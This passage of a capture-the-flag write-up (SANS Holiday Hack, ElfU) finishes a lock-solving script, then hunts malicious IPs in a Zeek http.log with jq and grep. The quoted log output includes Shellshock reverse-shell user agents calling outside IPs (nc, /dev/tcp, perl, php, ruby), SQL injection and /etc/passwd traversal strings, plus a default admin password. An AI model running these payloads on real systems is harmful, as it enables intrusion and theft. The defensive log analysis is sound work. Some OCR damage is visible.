a='''cat Lock5.txt | tr -d "[:space:]" > Lock5-fixed.txt'''
os.system(a)
f = open ('Lock5-fixed.txt', 'r')
LOCK5 = f.read()
f.close()

# Lock 6
a='''cat Lock6.txt | tr -d "[:space:]" > Lock6-fixed.txt'''
os.system(a)
```


```
f = open ('Lock6-fixed.txt', 'r')
LOCK6 = f.read()
f.close()

# Lock 7
a="'cat Lock7.txt | tr -d "[:space:]" > Lock7-fixed.txt"'
os.system(a)
f = open ('Lock7-fixed.txt' , 'r')
LOCK7 = f.read()
f.close()

# Lock 8
a="'cat Lock8.txt | tr -d "[:space:]" > Lock8-fixed.txt"'
os.system(a)
f = open ('Lock8-fixed.txt', 'r')
LOCK8 = f.read()
f.close()

# Lock 9
a="'cat Lock9py.txt | tr -d "[:space:]" > Lock9-fixed.txt"'
os.system(a)
f = open ('Lock9-fixed.txt', 'r')
LOCK9 = f.read()
f.close()

# Lock 10
a="'cat Lock10.txt | tr -d "[:space:]" > Lock10-fixed.txt"'
os.system(a)
f = open ('Lock10-fixed.txt' ,'r')
LOCK10 = f.read()
f.close()

print('########################')
print('Lock 1 is ' + LOCK1)
print('Lock 2 is ' + LOCK2)
print('Lock 3 is ' + LOCK3)
print('Lock 4 is ' + LOCK4)
print('Lock 5 is ' + LOCK5)
print('Lock 6 is ' + LOCK6)
print('Lock 7 is ' + LOCK7)
print('Lock 8 is ' + LOCK8)
print('Lock 9 is ' + LOCK9)
```

```
print('Lock 10 is ' + LOCK10)
print('######################')
#print('Send Each Lock')

# FINAL SUBMISSION
data={"seed":seed, "codes":{"1":LOCK1, "2":LOCK2, "3":LOCK3, "4":LOCK4, "5":LOCK5,
"6":LOCK6, "7":LOCK7, "8":LOCK8, "9":LOCK9, "10":LOCK10}}

myurl = "https://crate.elfu.org/open"
req = urllib.request.Request(myurl)
req.add_header('Content-Type', 'application/json; charset=utf-8')
jsondata = json.dumps(data)
jsondataasbytes = jsondata.encode('utf-8')   # needs to be bytes
req.add_header('Content-Length', len(jsondataasbytes))
#print (jsondataasbytes)
response = urllib.request.urlopen(req, jsondataasbytes)

#print(response)

# Print Final URL that shows speed of success
print('[+] Final URL is: https://crate.elfu.org/images/scores/' + seed + '.jpg')

# Go to success message
browser.get('https://crate.elfu.org/images/scores/' + seed + '.jpg')
```


Below is what the script looks like run it runs

```
Canons-MacBook-Pro:crate canonzalman$ python3 crateScript.py
[*] Extracting all values for each lock...
dc3bcbb8-fd54-43bd-9ab1-2734d920bb8e
Tesseract Open Source OCR Engine v4.1.1 with Leptonica
Warning: Invalid resolution 0 dpi. Using 70 instead.
Estimating resolution as 683
[+] All lock values found!
####################
Lock 1 is UEDZFH7W
Lock 2 is HLPI2ZEM
Lock 3 is G346D59H
Lock 4 is 6H3MLWEK
Lock 5 is PUCMW8PC
Lock 6 is MYGXL1XE
Lock 7 is UUL0JX0E
Lock 8 is VERONICA
Lock 9 is KSPXX38Z
Lock 10 is KD29XJ37
####################
[+] Final URL is: https://crate.elfu.org/images/scores/dc3bcbb8-fd54-43bd-9ab1-2734d920bb8e.jpg
Canons-MacBook-Pro:crate canonzalman$
```

Below is the result



Objective 12 - Filter Out Poisoned Sources of Weather Data



After completing Objective 11, we are able to enter into Santa's Sleigh Shop. We first see the Tooth Fairy who says

> I'm the Tooth Fairy, the mastermind behind the plot to destroy the holiday season.
> I hate how Santa is so beloved, but only works one day per year!
> He has all of the resources of the North Pole and the elves to help him too.
> I run a solo operation, toiling year-round collecting deciduous bicuspids and more from children.
> But I get nowhere near the gratitude that Santa gets. He needs to share his holiday resources with the rest of us!
> But, although you found me, you haven't foiled my plot!
> Santa's sleigh will NOT be able to find its way.
> I will get my revenge and respect!
> I want my own holiday, National Tooth Fairy Day, to be the most popular holiday on the calendar!!!

We also see Wunorse Openslae who says

Wunorse Openslae here, just looking at some Zeek logs.
I'm pretty sure one of these connections is a malicious C2 channel...
Do you think you could take a look?
I hear a lot of C2 channels have very long connection times.
Please use jq to find the longest connection in this data set.
We have to kick out any and all grinchy activity!

This is where we can solve the Zeek Json Analysis Terminal which is located in the Terminal section above.

Once we complete the Json Analysis Terminal, Wunorse tells us what we need to do for Objective 12

That's got to be the one - thanks!
Hey, you know what? We've got a crisis here.
You see, Santa's flight route is planned by a complex set of machine learning algorithms which use available weather data.
All the weather stations are reporting severe weather to Santa's Sleigh. I think someone might be forging intentionally false weather data!
I'm so flummoxed I can't even remember how to login!
Hmm... Maybe the Zeek http.log could help us.
I worry about LFI, XSS, and SQLi in the Zeek log - oh my!
And I'd be shocked if there weren't some shell stuff in there too.
I'll bet if you pick through, you can find some naughty data from naughty hosts and block it in the firewall.

We need to block about 100 IP addresses that are found within the http.log file located here: https://downloads.elfu.org/http.log.gz.

We first need to be able to login to SRF website found her: https://srf.elfu.org/

In order to find the credentials to log into SRF, we begin a jq filter to narrow down only requests that received a 200 Status Code. We pull out the URI, remove duplicates and sort

```
Canons-MacBook-Pro:Obj-12 canonzalman$ cat http.log | jq '.[] | select(.status_code == 200) | .uri' | sort | uniq > 200.txt
```

```
Canons-MacBook-Pro:Obj-12 canonzalman$
```

I read the first few lines

```
Canons-MacBook-Pro:Obj-12 canonzalman$ head 200.txt
"/"
"/README.md"
"/alert.html"
"/api/firewall"
"/api/login"
"/api/login?id=.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./etc/passwd"
"/api/login?id=/../../../../../../../../../../etc/passwd"
"/api/login?id=1'
UNION/**/SELECT/**/0,1,concat(2037589218,0x3a,323562020),3,4,5,6,7,8,9,10,11,12,13,14,
15,16,17,18,19,20"
"/api/login?id=cat /etc/passwd||"
"/api/measurements"
Canons-MacBook-Pro:Obj-12 canonzalman$
```

I notice a README.md file located in /README.md. When opening this file, I notice it contains instructions

```
# Sled-O-Matic - Sleigh Route Finder Web API

### Installation

```
sudo apt install python3-pip
sudo python3 -m pip install -r requirements.txt
```

Running:

`python3 ./srfweb.py`
```

Logging in:

You can login using the default admin pass:

`admin 924158F9522B3744F5FCD4D10FAC4356`

However, it's recommended to change this in the sqlite db to something custom.

We have now found the default admin password to log into the SRF application!

With our username and password “admin” and “924158F9522B3744F5FCD4D10FAC4356”, we can now submit the firewall rules through SRF. But how can we find the top 100 bad IP’s?

I performed a lot of enumeration but here is a summary:

- 55121 unique IP Addresses
- Per the hint from Wunorse, there are SQL Injections, XSS, LFI and Shellcode attacks being performed.
- I took notes in a spreadsheet and kept track of what JQ did what. This helped a lot with organization
- To speed up the write-up.. I will condense many of my searches and explain how they work

After a lot of enumeration, the following fields contained either attacks or were fields I wanted to pivot off of

- User Agent
- Username
- Host
- URI
- Timestamp
- IP Address
- UID

The following JQ search allowed me to extract the above contents and place them into a file that I could easily parse

```
Canons-MacBook-Pro:report canonzalman$ cat http.log | jq -j '.[] | .ts, ",", .["id.orig_h"], ",", .uid, ",", .user_agent, ",", .username, ",", .host, ",", .uri, "\n"' > All-Important.txt
Canons-MacBook-Pro:report canonzalman$ wc -l All-Important.txt
```

```
  55121 All-Important.txt
Canons-MacBook-Pro:report canonzalman$ head -1 All-Important.txt
2019-10-05T06:50:42-0800, 238.27.231.56, ClRV8h1vYKWXN1G5ke, Mozilla/5.0 (Windows; U;
Windows NT 5.1; fr; rv:1.9.2b4) Gecko/20091124 Firefox/3.6b4 (.NET CLR 3.5.30729), -, srf.elfu.org,
/14.10/Google/
Canons-MacBook-Pro:report canonzalman$
```

With my file “All-Important.txt” created, I then performed a grep looking for SQL Injection, XSS, LFI and Shellcode attacks. I also used cut to extract just the IP address.

```
Canons-MacBook-Pro:report canonzalman$ cat All-Important.txt | grep -iE
":;|/etc/passwd|UNION|<script>|1=1" | cut -d',' -f2 > ALL-IP.txt && cat ALL-IP.txt | wc -l
      62
Canons-MacBook-Pro:report canonzalman$
```

This yielded 62 instances of these attacks. This is my known bad IP’s. At this point, I have 62 of “100” IP addresses that I need to block. I still need at least 38 more. To find these IP addresses, I realized that I could pivot off other fields that “looked bad”.

I did this by pivoting off 3 different fields

- User Agent
- Timestamp
- UID

The pivot was very similar for all 3, but I will show how I pivoted off each one.

First, I decided to extract these 3 fields (and IP) and put them into a file

```
Canons-MacBook-Pro:report canonzalman$ cat http.log | jq -j '.[] | .ts, ", ", .["id.orig_h"], ", ",
.uid, ", ", .user_agent, ", ", "\n"' > ALLwithTS-IP-UID-UA.txt
Canons-MacBook-Pro:report canonzalman$ head -1 ALLwithTS-IP-UID-UA.txt
2019-10-05T06:50:42-0800, 238.27.231.56, ClRV8h1vYKWXN1G5ke, Mozilla/5.0 (Windows;
U; Windows NT 5.1; fr; rv:1.9.2b4) Gecko/20091124 Firefox/3.6b4 (.NET CLR 3.5.30729),
Canons-MacBook-Pro:report canonzalman$
```

To begin pivoting off User Agent, I did a bash script that would iterate through my known bad IP's (ALL-IP.txt (62 IP's)) and extract the User-Agent string and it's IP address. As expected, this file has 62 items.

```
Canons-MacBook-Pro:report canonzalman$ cat ALL-IP.txt | while read i; do echo "IP is $i";
cat http.log | jq -j -r --arg IP "$i" '.[] | select(.["id.orig_h"] | contains($IP)) | .["id.orig_h"], ", ",
.user_agent, "\n"' >> Pivot-UA.txt; done
IP is 42.103.246.250
IP is 56.5.47.137
IP is 19.235.69.221
IP is 69.221.145.150
IP is 42.191.112.181
<..snippet..>
IP is 95.166.116.45
IP is 80.244.147.207
IP is 168.66.108.62
IP is 200.75.228.240
Canons-MacBook-Pro:report canonzalman$ head -1 Pivot-UA.txt
42.103.246.250, Mozilla/4.0 (compatible;MSIe 7.0;Windows NT 5.1)
Canons-MacBook-Pro:report canonzalman$ wc -l Pivot-UA.txt
      62 Pivot-UA.txt
Canons-MacBook-Pro:report canonzalman$
```

I then parsed this file so I only had the User Agent String

```
Canons-MacBook-Pro:report canonzalman$ cat Pivot-UA.txt | cut -d',' -f2- > Pivot-UA-only.txt
Canons-MacBook-Pro:report canonzalman$ head -1 Pivot-UA-only.txt
 Mozilla/4.0 (compatible;MSIe 7.0;Windows NT 5.1)
Canons-MacBook-Pro:report canonzalman$
```

I then created a script that would run through the entire 55212 list that I parsed into the ALLwithTS-IP-UID-UA.txt file and performed a grep on the items in the Pivot-UA-only.txt file. Essentially, I'm pivoting off the User Agent string to see if there are any other IP addresses that happen to have the same User-Agent string

```
Canons-MacBook-Pro:report canonzalman$ cat Pivot-UA-only.txt | while read i; do cat
ALLwithTS-IP-UID-UA.txt | grep "$i" >> Pivot-UA-match.txt ; done
Canons-MacBook-Pro:report canonzalman$ wc -l Pivot-UA-match.txt
     147 Pivot-UA-match.txt
Canons-MacBook-Pro:report canonzalman$
```

Looks like there are 147 items! Well, actually 85 since 62 of the IP's are from the known bad. Next, I did a sort of this file to see how many User Agent strings were matched.

```
Canons-MacBook-Pro:report canonzalman$ cat Pivot-UA-match.txt | cut -d',' -f4 | uniq -c | sort -n
   1  () { :; }; /bin/bash -c '/bin/nc 55535 220.132.33.81 -e /bin/bash'
   1  () { :; }; /bin/bash -i >& /dev/tcp/31.254.228.4/48051 0>&1
   1  () { :; }; /usr/bin/perl -e 'use Socket;$i="83.0.8.119";$p=57432;socket(S
   1  () { :; }; /usr/bin/php -r '$sock=fsockopen("229.229.189.246"
   1  () { :; }; /usr/bin/ruby -rsocket -e'f=TCPSocket.open("227.110.45.126"
   1  1' UNION SELECT '1'
   1  1' UNION SELECT 1729540636
   1  Mozilla/5.0 (Linux; Android 4.0.4; Galaxy Nexus Build/IMM76B) AppleWebKit/535.19 (KHTML
   1  Mozilla/5.0 (Linux; Android 4.4; Nexus 5 Build/_BuildID_) AppleWebKit/537.36 (KHTML
   1  Mozilla/5.0 (Linux; Android 5.1.1; Nexus 5 Build/LMY48B; wv) AppleWebKit/537.36 (KHTML
   1  Mozilla/5.0 (Linux; U; Android 4.1.1; en-gb; Build/KLP) AppleWebKit/534.30 (KHTML
   1  Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_4) AppleWebKit/600.7.12 (KHTML
   1  Mozilla/5.0 (iPhone; CPU iPhone OS 10_3 like Mac OS X) AppleWebKit/602.1.50 (KHTML
   1  Mozilla/5.0 (iPhone; CPU iPhone OS 10_3 like Mac OS X) AppleWebKit/603.1.23 (KHTML
   2  CholTBAgent
   2  HttpBrowser/1.0
   2  Mozilla/4.0 (compatibl; MSIE 7.0; Windows NT 6.0; Trident/4.0;
SIMBAR={7DB0F6DE-8DE7-4841-9084-28FA914B0F2E}; SLCC1; .N
   2  Mozilla/4.0 (compatible MSIE 5.0;Windows_98)
   2  Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 500.0)
   2  Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NETS CLR  1.1.4322)
   2  Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; FunWebProducts; .NET CLR 1.1.4322;
.NET CLR 2.0.50727)
   2  Mozilla/4.0 (compatible; MSIE 6.0; Windows NT5.1)
   2  Mozilla/4.0 (compatible; MSIE 6.1; Windows NT6.0)
   2  Mozilla/4.0 (compatible; MSIE 6.a; Windows NTS)
   2  Mozilla/4.0 (compatible; MSIE 7.0; Windos NT 6.0)
   2  Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; AntivirXP08; .NET CLR 1.1.4322)
   2  Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0)
   2  Mozilla/4.0 (compatible; MSIE 8.0; Window NT 5.1)
   2  Mozilla/4.0 (compatible; MSIE 8.0; Windows MT 6.1; Trident/4.0; .NET CLR 1.1.4322; )
   2  Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; PeoplePal
7.0; .NET CLR 2.0.50727)
   2  Mozilla/4.0 (compatible; MSIE 8.0; Windows_NT 5.1; Trident/4.0)
```

```
   2  Mozilla/4.0 (compatible; MSIE6.0; Windows NT 5.1)
   2  Mozilla/4.0 (compatible; MSIEE 7.0; Windows NT 5.1)
   2  Mozilla/4.0 (compatible; Metasploit RSPEC)
   2  Mozilla/4.0 (compatible;MSIE 7.0;Windows NT 6.
   2  Mozilla/4.0(compatible; MSIE 666.0; Windows NT 5.1
   2  Mozilla/5.0 (Windows NT 10.0;Win64;x64)
   2  Mozilla/5.0 (Windows NT 5.1 ; v.)
   2  Mozilla/5.0 (Windows NT 6.1; WOW62; rv:53.0) Gecko/20100101 Chrome /53.0
   2  Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/525.13 (KHTML
   2  Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.3) gecko/20100401 Firefox/3.6.1 (.NET
CLR 3.5.30731
   2  Mozilla/5.0 (compatible; Goglebot/2.1; +http://www.google.com/bot.html)
   2  Mozilla/5.0 (compatible; MSIE 10.0; W1ndow NT 6.1; Trident/6.0)
   2  Mozilla/5.0 WinInet
   2  Mozilla/5.0 Windows; U; Windows NT5.1; en-US; rv:1.9.2.3) Gecko/20100401 Firefox/3.6.1 (.NET
CLR 3.5.30729)
   2  Mozilla4.0 (compatible; MSSIE 8.0; Windows NT 5.1; Trident/5.0)
   2  Opera/8.81 (Windows-NT 6.1; U; en)
   2  RookIE/1.0
   2  Wget/1.9+cvs-stable (Red Hat modified)
   5  Mozilla/4.0 (compatible;MSIe 7.0;Windows NT 5.1)
   9  1' UNION SELECT 1
  10  Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.8) Gecko/20071004 Firefox/2.0.0.8
(Debian-2.0.0.8-1)
  11  Mozilla/5.0 (Macintosh; U; PPC Mac OS X 10_4_11; fr) AppleWebKit/525.18 (KHTML
  11  Mozilla/5.0 (Windows; U; Windows NT 5.2; sk; rv:1.8.1.15) Gecko/20080623 Firefox/2.0.0.15
  17  Mozilla/5.0 (X11; U; Linux i686; it; rv:1.9.0.5) Gecko/2008121711 Ubuntu/9.04 (jaunty)
Firefox/3.0.5
Canons-MacBook-Pro:report canonzalman$
```

Looking at the output, there are many User Agent strings that have only 2 matches! However, there are also some user agent strings with 10+ matches. After digging through the 10, I realized that the 10, 11, 11 and 17 hits were more than likely false positives. So, what I did was did a simple grep NOT match and put the output to file

```
Canons-MacBook-Pro:report canonzalman$ cat Pivot-UA-match.txt | grep -v "Mozilla/5.0 (X11; U; Linux
i686; en-US; rv:1.8.1.8) Gecko/20071004 Firefox/2.0.0.8 (Debian-2.0.0.8-1)" | grep -v "Mozilla/5.0
(Macintosh; U; PPC Mac OS X 10_4_11; fr) AppleWebKit/525.18 (KHTML, like Gecko) Version/3.1.2
Safari/525.22" | grep -v "Mozilla/5.0 (Windows; U; Windows NT 5.2; sk; rv:1.8.1.15) Gecko/20080623
Firefox/2.0.0.15" | grep -v "Mozilla/5.0 (X11; U; Linux i686; it; rv:1.9.0.5) Gecko/2008121711
Ubuntu/9.04 (jaunty) Firefox/3.0.5" | grep -v "Mozilla/4.0 (compatible;MSIe 7.0;Windows NT 5.1)" | cut
-d',' -f2 > Pivot-UA-uniq.txt
Canons-MacBook-Pro:report canonzalman$ wc -l Pivot-UA-uniq.txt
      93 Pivot-UA-uniq.txt
```

```
Canons-MacBook-Pro:report canonzalman$
```

This dropped my results down to 93 which is actually 31 (possibly) new additional bad IP's. However, this is only 93 of the "100" that I need. I then did this same pivot style to the Timestamp and UID fields. Below is a summary of the Timestamp:

```
Canons-MacBook-Pro:report canonzalman$ cat ALL-IP.txt | while read i;do cat http.log | jq -j -r --arg IP
"$i" '.[] | select(.["id.orig_h"] | contains($IP)) | .["id.orig_h"], ", ", .ts, "\n"' >> Pivot-TS.txt; done
Canons-MacBook-Pro:report canonzalman$ head -1 Pivot-TS.txt
42.103.246.250, 2019-10-05T07:01:51-0800
Canons-MacBook-Pro:report canonzalman$ wc -l Pivot-TS.txt
      62 Pivot-TS.txt
Canons-MacBook-Pro:report canonzalman$ cat Pivot-TS.txt | cut -d',' -f2- > Pivot-TS-only.txt
Canons-MacBook-Pro:report canonzalman$ head -1 Pivot-TS-only.txt
 2019-10-05T07:01:51-0800
Canons-MacBook-Pro:report canonzalman$ cat Pivot-TS-only.txt | while read i; do cat
ALLwithTS-IP-UID-UA.txt | grep "$i" >> Pivot-TS-match.txt ; done
Canons-MacBook-Pro:report canonzalman$ wc -l Pivot-TS-match.txt
     951 Pivot-TS-match.txt
Canons-MacBook-Pro:report canonzalman$ head -1 Pivot-TS-match.txt
2019-10-05T07:01:51-0800, 42.103.246.250, CEKVFk2q9MKmobXbe8, Mozilla/4.0 (compatible;MSIe
7.0;Windows NT 5.1),
Canons-MacBook-Pro:report canonzalman$ cat Pivot-TS-match.txt | cut -d',' -f1 | uniq -c | sort -n | head
-20
   1 2019-10-05T07:01:51-0800
   1 2019-10-06T01:28:59-0800
   1 2019-10-11T05:15:17-0700
   1 2019-10-13T04:54:10-0700
   1 2019-10-16T03:37:11-0700
   1 2019-10-17T01:49:19-0700
   1 2019-10-17T02:01:16-0700
   1 2019-10-22T04:25:51-0700
   1 2019-10-26T07:09:33-0700
   1 2019-10-30T13:50:16-0700
   1 2019-11-01T10:12:31-0700
   1 2019-11-05T03:21:01-0700
   2 2019-10-06T11:50:30-0800
   2 2019-10-07T14:45:29-0800
   2 2019-10-08T20:05:29-0700
   2 2019-10-18T04:02:46-0700
   2 2019-10-23T13:28:55-0700
   2 2019-10-24T21:52:26-0700
   2 2019-11-02T03:36:50-0700
   3 2019-10-06T04:29:35-0800
```

```
Canons-MacBook-Pro:report canonzalman$ cat Pivot-TS-match.txt | grep -iE
"2019-10-06T11:50:30-0800|2019-10-07T14:45:29-0800|2019-10-08T20:05:29-0700|2019-10-18T04:0
2:46-0700|2019-10-23T13:28:55-0700|2019-10-24T21:52:26-0700|2019-11-02T03:36:50-0700" | cut
-d',' -f2 > Pivot-TS-uniq.txt
Canons-MacBook-Pro:report canonzalman$ wc -l Pivot-TS-uniq.txt
      14 Pivot-TS-uniq.txt
Canons-MacBook-Pro:report canonzalman$ head -1 Pivot-TS-uniq.txt
 242.150.41.52
 Canons-MacBook-Pro:report canonzalman$
```

This yielded 14 (half would be 7) more unique IP addresses! I now have 100. However, I decided to play it safe and also pivot off the UID field as well. Just like the Timestamp and User-Agent, below is a summary

```
Canons-MacBook-Pro:report canonzalman$ cat ALL-IP.txt | while read i; do cat http.log | jq -j -r --arg IP
"$i" '.[] | select(.["id.orig_h"] | contains($IP)) | .["id.orig_h"], ", ", .uid, "\n"' >> Pivot-UID.txt; done
Canons-MacBook-Pro:report canonzalman$ head -1 Pivot-UID.txt
42.103.246.250, CEKVFk2q9MKmobXbe8
Canons-MacBook-Pro:report canonzalman$ wc -l Pivot-UID.txt
      62 Pivot-UID.txt
Canons-MacBook-Pro:report canonzalman$ cat Pivot-UID.txt | cut -d',' -f2- > Pivot-UID-only.txt
Canons-MacBook-Pro:report canonzalman$ head -1 Pivot-UID-only.txt
 CEKVFk2q9MKmobXbe8
Canons-MacBook-Pro:report canonzalman$ cat Pivot-UID-only.txt | while read i; do cat
ALLwithTS-IP-UID-UA.txt | grep "$i" >> Pivot-UID-match.txt ; done
Canons-MacBook-Pro:report canonzalman$ head -1 Pivot-UID-match.txt
2019-10-05T07:01:51-0800, 42.103.246.250, CEKVFk2q9MKmobXbe8, Mozilla/4.0 (compatible;MSIe
7.0;Windows NT 5.1),
Canons-MacBook-Pro:report canonzalman$ wc -l Pivot-UID-match.txt
     719 Pivot-UID-match.txt
Canons-MacBook-Pro:report canonzalman$ cat Pivot-UID-match.txt | cut -d',' -f3 | uniq -c | sort -n |
head -30
   1  C0AbCX373A2Onp7s8h
   1  C6HrmZ2YNcEQijn6Di
   1  C6ptGi46MPJRu5MEki
   1  CBIDfD2mvxt2hq6Ca8
   1  CDkeZe44D2spBDTf7f
   1  CEKVFk2q9MKmobXbe8
   1  CF4DdZ3dMeuOKkmqL9
   1  CFJmAuKl00A0qSV16
   1  CJUOcb35qPL2bkczZk
   1  CKtzNV3Z6YcNg64RS7
   1  CLuDXpfeSkhNSRC04
   1  CQLXX01L4qxKR4pOb1
   1  CRiTXk4mn9cTvVwp1
```

```
   1  CSBGFvzW27kqxdsic
   1  Ca4QCC3F6eQ1yfjXra
   1  CdjVRD4Vm1GqPP4fF4
   1  CfOjDc4E2u3iyJxOCa
   1  ChwB0xeqVhZ1PLy6
   1  CjRHLe1Zssc5sImAf1
   1  ClRXSO1gUwreA5t1xl
   1  Cm4CUx4IMKJvLQBlAc
   1  CrjcZ2414JI7yL1TDf
   1  CtytNF4L8ehXYkyEea
   1  CwGsqO2UH1kI1gJaY2
   1  CyTd9UQ7MHqmuNAl8
   1  CzFSGn11RQDSJSBfs
   2  C1JPcB4LKijqDC8BL5
   2  C7kU2X1CWNHLFSDySk
   2  CItWRU3jH38Y2HEOfb
   2  CJIupS2RmLubZQMWZa
Canons-MacBook-Pro:report canonzalman$ cat Pivot-UID-match.txt | grep -iE
"C1JPcB4LKijqDC8BL5|C7kU2X1CWNHLFSDySk|CItWRU3jH38Y2HEOfb|CJIupS2RmLubZQMWZa|
CJVQ9j2uQfIW9XqAPj|COWeN22x7rUjP5WcA3|CRTGHa43eNdl7M3a3f|Ce7WmO1UPUarxcsvo2|Cgy
HPk4oAQBYZAAiv2|CkbR1M29JVy1hrSJdj|Co2sVw2l8BQzgqF4e8" | cut -d',' -f2 > Pivot-UID-uniq.txt
Canons-MacBook-Pro:report canonzalman$ head -1 Pivot-UID-uniq.txt
 242.21.64.36
Canons-MacBook-Pro:report canonzalman$ wc -l Pivot-UID-uniq.txt
      22 Pivot-UID-uniq.txt
Canons-MacBook-Pro:report canonzalman$
```

There's 22 (11 uniq) IP addresses! This leaves us with about 112 unique IP addresses! Let's append all of these to a file and remove all duplicates

